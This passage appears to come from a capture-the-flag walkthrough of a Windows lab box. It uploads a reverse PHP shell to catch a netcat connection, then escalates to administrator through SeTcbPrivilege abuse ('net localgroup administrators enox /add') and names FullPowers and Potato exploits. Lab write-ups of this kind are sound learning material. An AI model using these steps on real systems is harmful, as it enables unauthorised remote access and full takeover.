
Now we have successfully created the junction.
Shell as Local Service
Now lets pickup a php-reverse-shell for windows from github.
https://github.com/dhayalanb/windows-php-reverse-shell
In the reverse shell, changed the IP and port so that it connect back to us when called and also the directory to where the file gets placed while executing.


Now upload this shell from the webpage and inspecting through our created junction, we can see that it get uploaded successfully.


Now when we hit http://10.129.234.67/shell.php we get a shell on our netcat listener on port 9001.

Now we can see that we have the SeTcbPrivilege on the box, this privilege allows a user to impersonate any user on the machine.
Shell as NT Authority\SYSTEM
The POC is :https://github.com/b4lisong/SeTcbPrivilege-Abuse
We can download the .exe on the box in the c:\xampp\htdocs\ directory.


Now we exploit this privilege.
1
.\tcbPrivExp.exe elevate "net localgroup administrators enox /add"

If we disconnect and reconnect the SSH session, we can see that we are the local administrator on the box.

This is the intended way of rooting the box.
Unintended Way using Full Powers
After getting the shell as the local service on the box, we see that we dont have enough privileges as the local service account. In this case we can assign the privileges to the local service account using the Full Powers exploit.
https://github.com/itm4n/FullPowers
1
Fullpowers.exe -x
After running the binary we’ll have all the necessary privileges a service account should have like SeImpersonatePrivilege and SeAssignPrimaryToken.
And from there we can get to SYSTEM level privileges using the GodPotato or SweetPotato.

Rooted!